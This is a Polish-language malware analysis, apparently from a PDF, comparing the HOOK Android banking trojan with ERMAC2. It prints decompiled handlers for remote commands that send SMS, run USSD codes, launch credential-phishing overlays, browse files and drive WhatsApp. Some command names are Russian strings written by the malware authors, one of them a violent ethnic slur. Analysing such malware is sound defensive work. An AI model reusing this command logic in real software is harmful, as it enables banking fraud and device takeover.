
Zadeklarowane ciągi znakowe.


```
try {
    jSONObject2 = new JSONObject(jSONObject1.get("payload").MTH11838());
    Log.i(CLS571.FLD1568, CLS597.MTH4461(s21, "OnCommand command "));
    Log.i(CLS571.FLD1568, CLS597.MTH4461(jSONObject2, "OnCommand payload "));
    jSONObject3 = new JSONObject();
    CLS2177 a4 = b0.MTH4382();
    CLS597.MTH4455(a4);
    b1 = b0;
    jSONObject3.put("uid", a4.MTH12199());
    jSONObject3.put("cmdId", s20);
    CLS571.FLD1565.getClass();
    d0 = CLS570.MTH4367().MTH4381();
    if(d0 == null) {
        s23 = s7;
    }
    else {
        goto label_191;
    }

    goto label_232;
}
```

Pobieranie zawartości payloadu dostarczonego z C2.

W kodzie znajduje się kilka funkcjonalnie identycznych procedur. Wszystkie przyjmują z dostarczonego payloadu ciągi znakowe w stronie kodowej, odpowiadającej rosyjskiej cyrylicy.







3 z kilku funkcji przyjmujących polecenia w cyrylicy.

```
    case -695069237: {
        try {
            s7 = s23;
            s30 = s27;
            s18 = s28;
            s31 = s29;
            s12 = s1;
            s15 = s22;
            s11 = s;
            s34 = s10;
            boolean z17 = s26.equals("Убить_всех_китайцев");
        }
        catch(Throwable throwable6) {
            goto label_3179;
        }

        if(z17) {
            try {
                Context context42 = CLS258.FLD3336;
                CLS597.MTH4455(context42);
                new File(context42.getDir("apk", 0), "system.apk").delete();
                goto label_3173;
            }
            catch(Throwable throwable9) {
            }

            throwable24 = throwable9;
            s10 = s34;
            s17 = s9;
            goto label_2765;
        }

        goto label_3173;
    }
```

Na początku sekcji case -695069237 przypisywane są zmienne.

Następnie jest sprawdzany warunek logiczny czy przychodzący payload jest równy zadanemu tekstowi.

Jeżeli warunek jest spełniony następuje operacja usunięcia pliku system.apk z katalogu apk.

Jeżeli warunki zostaną spełnione i operacja się powiedzie program przechodzi do label_3173.

W przypadku niepowodzenia następuje przejście do label_2765 i kontynuowanie programu.

```
try {
label_2765:
    CLS258.MTH7729(throwable24);
    s16 = s31;
    s19 = s30;
    break;
}
```

```
public static final CLS1894 MTH7729(Throwable throwable0) {
    CLS597.MTH4457(throwable0, "exception");
    return new CLS1894(throwable0);
}
```

```
s31 = s29;
```

```
String s29 = s8;
```

```
String s8 = "id";
```

```
s30 = s27;
```

```
String s27 = s3;
```

```
String s3 = "toshi";
```

Zmienna s31, po szeregu przepisań, przyjmuje wartość: „id”.

```
.method public final MTH2729()V
.registers 3
invoke-super        View->drawableStateChanged()V, p0
iget-object         v0, p0, CLS182->FLD634:Drawable
if-eqz              v0, :2C

:E
invoke-virtual      Drawable->MTH5846()Z, v0
move-result         v0
if-eqz              v0, :2C

:1A
iget-object         v0, p0, CLS182->FLD634:Drawable
invoke-virtual      View->getDrawableState()[I, p0
move-result-object  v1
invoke-virtual      Drawable->MTH5859([I)Z, v0, v1

:2C
iget-object         v0, p0, CLS182->FLD635:Drawable
if-eqz              v0, :52

:34
invoke-virtual      Drawable->MTH5846()Z, v0
move-result         v0
if-eqz              v0, :52

:40
iget-object         v0, p0, CLS182->FLD635:Drawable
invoke-virtual      View->getDrawableState()[I, p0
move-result-object  v1
invoke-virtual      Drawable->MTH5859([I)Z, v0, v1

:52
iget-object         v0, p0, CLS182->FLD636:Drawable
if-eqz              v0, :78

:5A
invoke-virtual      Drawable->MTH5846()Z, v0
move-result         v0
if-eqz              v0, :78

:66
iget-object         v0, p0, CLS182->FLD636:Drawable
invoke-virtual      View->getDrawableState()[I, p0
move-result-object  v1
invoke-virtual      Drawable->MTH5859([I)Z, v0, v1

:78
return-void
.end method
```

Wywołana metoda MTH7729 jest odpowiedzialna za obsługę wyjątków i błędów.

Do zmiennej s10 jest przypisywana wartość zmiennej, do której wcześniej przypisywana jest wartość zmiennej s10.

Wartość zmiennej s10 = „metamask”.

```
label_3179:
        throwable5 = throwable6;
        s10 = s34;
```

Etykieta label_3179 również służy do obsługi wyjątków za pomocą klasy Throwable.

```
}
case 0x7FED6506: {
    try {
        if(!s26.equals("fmmanager")) {
            goto label_3032;
        }

        if(!CLS597.MTH4453(jSONObject2.getString(s1), "ls")) {
            goto label_2686;
        }

        context47 = CLS258.FLD3336;
        CLS597.MTH4455(context47);
        d2 = CLS570.MTH4367().MTH4381();
        CLS597.MTH4455(d2);
        s108 = jSONObject2.getString("path");
        CLS597.MTH4456(s108, "payload.getString(\"path\")");
    }
    catch(Throwable throwable7) {
        goto label_3109;
    }

    try {
        j0 = new CLS1768(context47, d2, 0, s108);
        goto label_2729;
    }
    catch(Throwable throwable35) {
    }
```

Fmmanager - jest to eksplorator plików, posiada takie funkcjonalności, jak pobieranie ścieżki katalogu oraz listowanie elementów zawartych w katalogu.

```
if(!s26.equals("sendsms")) {
    goto label_3032;
}

if(CLS597.MTH4453(jSONObject2.getString("sim"), "sim2")) {
    Context context35 = CLS258.FLD3336;
    CLS597.MTH4455(context35);
    String s90 = jSONObject2.getString("number");
    CLS597.MTH4456(s90, "payload.getString(\"number\")");
    String s91 = jSONObject2.getString("text");
    CLS597.MTH4456(s91, "payload.getString(\"text\")");
    int v29 = CLS597.MTH4453(jSONObject2.getString("sim"), "sim2") ? 1 : 0;
    j0 = new CLS1757(context35, s90, s91, v29);
}
else {
    String s92 = jSONObject2.getString("number");
    String s93 = jSONObject2.getString("text");
    Context context36 = CLS258.FLD3336;
    CLS597.MTH4455(context36);
    CLS597.MTH4456(s92, "phoneNumber");
    CLS597.MTH4456(s93, "textMessage");
    j0 = new CLS1757(context36, s92, s93);
}
```

Implementacja funkcji realizującej komendę „sendsms” otrzymanej z C2.

Nowością w porównaniu do innych rodzin złośliwego oprogramowania, nawet wcześniejszych rodzin pochodzących od tego samego developera jest obsługa oporogramowania WhatsApp. Malware potrafi odczytywać, pisać i wysyłać wiadomości w tym komunikatorze.

```
}
case 63481308: {
try {
    s30 = s27;
    s18 = s28;
    s31 = s29;
    if(s26.equals("openwhatsapp")) {
        goto label_685;
    }

    s19 = s30;
    s17 = s9;
    s7 = s23;
    goto label_2847;
}
catch(Throwable throwable12) {
    goto label_1926;
}

try {
label_685:
    Context context7 = CLS258.FLD3336;
    if(CLS258.FLD3335 == null) {
        SharedPreferences sharedPreferences3 = context7 == null ? null : context7.getSharedPreferences("settings", 0);
        CLS258.FLD3335 = sharedPreferences3;
    }

    SharedPreferences.Editor sharedPreferences$Editor3 = CLS258.FLD3335 == null ? null : CLS258.FLD3335.edit();
    if(sharedPreferences$Editor3 != null) {
        sharedPreferences$Editor3.putString("whatsappsend", "1");
    }

    if(sharedPreferences$Editor3 != null) {
        sharedPreferences$Editor3.commit();
    }
}
catch(Throwable throwable13) {
    throwable5 = throwable13;
    s17 = s9;
    s7 = s23;
    s12 = s1;
    s15 = s22;
    s11 = s;
    goto label_3086;
}

try {
    String s44 = jSONObject2.getString("arg1").toString();
    String s45 = jSONObject2.getString("arg2").toString();
    Context context8 = CLS258.FLD3336;
    CLS597.MTH4455(context8);
    Intent intent0 = new Intent("android.intent.action.VIEW", Uri.parse("https://api.whatsapp.com/send?phone=" + s44 + "&text=" + s45));
    intent0.addFlags(0x10000000);
    intent0.addFlags(0x20000);
    context8.startActivity(intent0);
```

Implementacja obsługi aplikacji Whatsapp.

Podstawową funkcjonalnością mobilnych trojanów bankowych jest uruchamianie nakładek.

Nakładka (ang. Injects) jest to okienko komponentu systemowego WebView, które otwiera się nad legalną aplikacją, która znajduje się na liście celów złośliwego oprogramowania. Okienko to wyświetla stronę logowania imitującą tą z legalnej aplikacji. Ofiara po wpisaniu swoich poświadczeń nieświadomie przekazuje je operatorowi złośliwego oprogramowania.

```
            try {
                if(s26.equals("startinject")) {
                    h0 = CLS1761.FLD4425;
                    context1 = CLS258.FLD3336;
                    CLS597.MTH4455(context1);
                    s36 = jSONObject2.getString("app");
                    goto label_397;
                }

                goto label_3173;
            }
            catch(Throwable throwable6) {
                goto label_3179;
            }

            try {
            label_397:
                h0.getClass();
                CLS1761.MTH10675(context1, s36);
            }
            catch(Throwable throwable6) {
                goto label_3179;
            }

            goto label_3173;
        }
        case 0xBB997AC6: {
            try {
                s7 = s23;
                s30 = s27;
                s18 = s28;
                s31 = s29;
                s12 = s1;
                s15 = s22;
                s11 = s;
                s34 = s10;
                if(s26.equals("addview")) {
                    rofidomoniriyi$b14 = CLS712.FLD1912;
                    goto label_2474;
                }

                goto label_3173;
            }
```

Implementacja komendy „startinject”.

Porównanie kodu HOOK vs. ERMAC2

Wykorzystana próbka ERMAC2 - MD5: 1bb6da78e3c379afde1978aecfa067b8.

W obu próbkach komendy są w większości tożsame. Różnice wynikają z innego podejścia do implementacji obsługi przychodzących poleceń z serwera command&control.

Logika implementacji funkcji oraz sposób jej przetwarzania są wręcz identyczne.

Wszystkie polecenia obsługujące ciągi znaków przychodzących w cyrylicy występują w obu rodzinach malware.

Oprogramowanie HOOK posiada większą liczbę zaimplementowanych komend.

```
try {
    if(!s26.equals("startussd")) {
        break;
    }

    Context context50 = a0.r;
    i.c(context50);
    String s111 = jSONObject2.getString("ussd");
    i.d(s111, "payload.getString(\"ussd\")");
    int v34 = i.a(jSONObject2.getString("sim"), "sim2") ? 1 : 0;
    j0 = new p3.f(v34, context50, s111);
label_2816:
    ((o)j0).start();
    break;
}
catch(Throwable throwable39) {
}

throwable5 = throwable39;
goto label_3185;
```

Kod odpowiedzialny za uruchamianie szybkich kodów operatorskich - implementacja w HOOK.

```
if(CLS450.MTH4754(s1, "startussd")) {
    CLS450.MTH4757(jSONObject0);
    String s4 = jSONObject1.getString("ussd");
    CLS450.MTH4758(s4, "payload!!.getString(wuki…hHVzE0WUVrYW9yeW9RPT0=\"))");
    boolean z1 = CLS450.MTH4754(jSONObject1.getString("sim"), "sim2");
    CLS312.FLD1081.MTH3374(context1, s4, ((int)z1));
    return;
}
```

Kod odpowiedzialny za uruchamianie szybkich kodów operatorskich -implementacja w ERMAC2.


```
case -2055587144: {
    s17 = s9;
    s7 = s23;
    s30 = s27;
    s18 = s28;
    s31 = s29;
    s12 = s1;
    s15 = s22;
    s11 = s;
    try {
        boolean z10 = s26.equals("Вычислить_по_IP_реверсера_который_это_смотрит");
    }
    catch(Throwable throwable14) {
        throwable5 = throwable14;
        s16 = s31;
        s19 = s30;
        goto label_3185;
    }

    if(!z10) {
        s16 = s31;
        s19 = s30;
        break;
    }

    try {
        Context context26 = a0.r;
        i.c(context26);
        file0 = new File(context26.getDir("apk", 0), "system.apk");
    }
    catch(Throwable throwable15) {
        throwable24 = throwable15;
        goto label_2765;
    }

    goto label_2305;
}
```


Kod funkcji reagującej na polecenie w cyrylicy - implementacja w HOOK.


```
if(CLS450.MTH4754(s1, "Вычислить_по_IP_реверсера_который_это_смотрит")) {
    try {
        file0 = new File(context1.getDir("apk", 0), "system.apk");
    }
    catch(Exception unused_ex) {
        return;
    }

    goto label_1309;
}
```

Kod funkcji reagującej na polecenie w cyrylicy - implementacja w ERMAC2.

